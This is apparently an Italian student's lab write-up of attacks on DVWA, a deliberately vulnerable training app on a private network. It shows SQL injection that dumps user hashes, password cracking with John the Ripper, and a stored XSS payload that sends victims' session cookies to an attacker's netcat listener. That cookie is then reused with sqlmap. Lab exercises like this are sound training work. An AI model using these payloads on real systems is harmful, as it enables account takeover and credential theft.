

HACKING – ESERCIZIO WEEK 6

L'esercitazione di oggi consiste nel exploitare le vulnerabilità di:

- **SQL Injection**
- **XSS Stored**

FASE 1

Nella prima fase abbiamo eseguito una piccola ricerca per vedere gli utenti presenti nel DB di DVWA.


| Vulnerability: SQL Injection (Blind) | Vulnerability: SQL Injection (Blind) |
|---|---|
| <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> | <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> |
| <p>ID: 1 First name: admin Surname: admin</p> | <p>ID: 2 First name: Gordon Surname: Brown</p> |

| Vulnerability: SQL Injection (Blind) | Vulnerability: SQL Injection (Blind) |
|---|---|
| <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> | <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> |
| <p>ID: 3 First name: Hack Surname: Me</p> | <p>ID: 4 First name: Pablo Surname: Picasso</p> |

| Vulnerability: SQL Injection (Blind) |
|---|
| <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> |
| <p>ID: 5 First name: Bob Surname: Smith</p> |

Inserendo nel form di Submit dei numeri possiamo notare la stampa a schermo degli ID e altri piccoli dettagli sugli utenti (**First name / Surname**) – In una situazione Blind non avremmo potuto vedere a schermo tutte queste informazioni.

| Vulnerability: SQL Injection (Blind) |
|---|
| <p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/> |
| <p>ID: 6 First name: Bob Surname: Smith</p> |



Arrivati al numero 6 non veniva più mostrato nulla. Possiamo dedurre che nel DB ci siano 5 user

Inserendo questa stringa, sempre nel campo Submit, abbiamo potuto vedere a schermo molte informazioni utili ('UNION SELECT user,password FROM users#)

Vulnerability: SQL Injection (Blind)

User ID:

.ECT First name, password F]

Submit

ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

http://192.168.50.103/dvwa/vulnerabilities/sqli_blind/?id=%27UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit# (url modificato)

In seguito abbiamo creato un file txt con all'interno username:hash che è stato codificato tramite il tool John.

```
(kali@kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 dvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 0 left
```

FASE 2

Nella seconda fase XSS Stored abbiamo inserito uno script all'interno di DVWA, in modo che chiunque acceda a quella pagina ci mandasse il proprio cookie di sessione


Spostandoci sulla pagina XSS Stored utilizziamo il form message per inserire lo script. Purtroppo i caratteri consentiti inizialmente erano solamente 50. Analizzando il codice sorgente si può aggirare questo problema aumentandoli

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
```

Inserendo lo script:

“<script>new Image().src='http://192.168.50.100:4444/?cookie='+encodeURIComponent(document.cookie);</script>”

Possiamo ricevere sulla nostra macchina in ascolto i cookie di sessione. Basta lanciare precedentemente netcat in ascolto sulla porta indicata nello script (4444 in questo caso).



```
kali@kali: ~  
File Actions Edit View Help  
Connection: keep-alive  
Referer: http://192.168.50.103/  
  
(kali@kali)-[~]  
$ nc -l -p 4444  
GET /?cookie=security=low;%20PHPSESSID=3a474b8c2f75f81c1784d527f4945f33 HTTP/1.1  
Accept: */*  
Referer: http://192.168.50.103/dvwa/vulnerabilities/xss_s/  
Accept-Language: it-IT  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727;  
.NET CLR 3.5.30729; .NET CLR 3.0.30729)  
Accept-Encoding: gzip, deflate  
Host: 192.168.50.100:4444  
Connection: Keep-Alive  
^C
```

TEST SU UNA SITUAZIONE BLACKBOX


Se noi non avessimo a video tutte le informazioni sulle Hash e gli User scoperte in precedenza, come potremmo risalire agli user e password ?

Dopo aver caricato lo script XSS Stored (rimane presente in DVWA anche se noi non siamo più connessi fisicamente)

Apriamo Windows 7 (che per comodità chiameremo vittima ignara) ci colleghiamo a DVWA.

La vittima ignara si collega alla pagina con all'interno lo script (possiamo indurlo ad andare lì tramite e-mail o perché è un collega e si fida di noi ¹). Appena la nostra vittima ignara entra, noi tramite netcat possiamo recuperare il suo Cookie di sessione.

¹-link : http://192.168.50.103/dvwa/vulnerabilities/xss_s/



Notiamo che sono presenti i messaggi inviati in precedenza (XSS stored andato a buon fine)

Preso il cookie dalla vittima ignara, tramite **sqlmap** noi risaliamo ad User e Hash

```
(kali@kali)-[~/Desktop]
$ sqlmap -u 'http://192.168.50.103/dvwa/vulnerabilities/sqli/?id=16Submit=Submit' -cookie="security=low; PHPSESSID=3a474b8c2f75f81c1784d527f4945f33" --dump

[06:14:58] [INFO] fetching tables for database: 'dvwa'
[06:14:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:14:58] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:14:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.50.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://192.168.50.101/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://192.168.50.101/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://192.168.50.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[06:15:05] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.103/dump/dvwa/users.csv'
[06:15:05] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[06:15:05] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+

[06:15:05] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.103/dump/dvwa/guestbook.csv'
[06:15:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.103'

[*] ending @ 06:15:05 /2022-12-02/

(kali@kali)-[~/Desktop]
$
```

Da qui poi usando lo stesso sistema visto in precedenza (John the Ripper) ci ricaviamo **username e password** grazie al cookie della Vittima ignara. Avendo user e password possiamo entrare liberamente.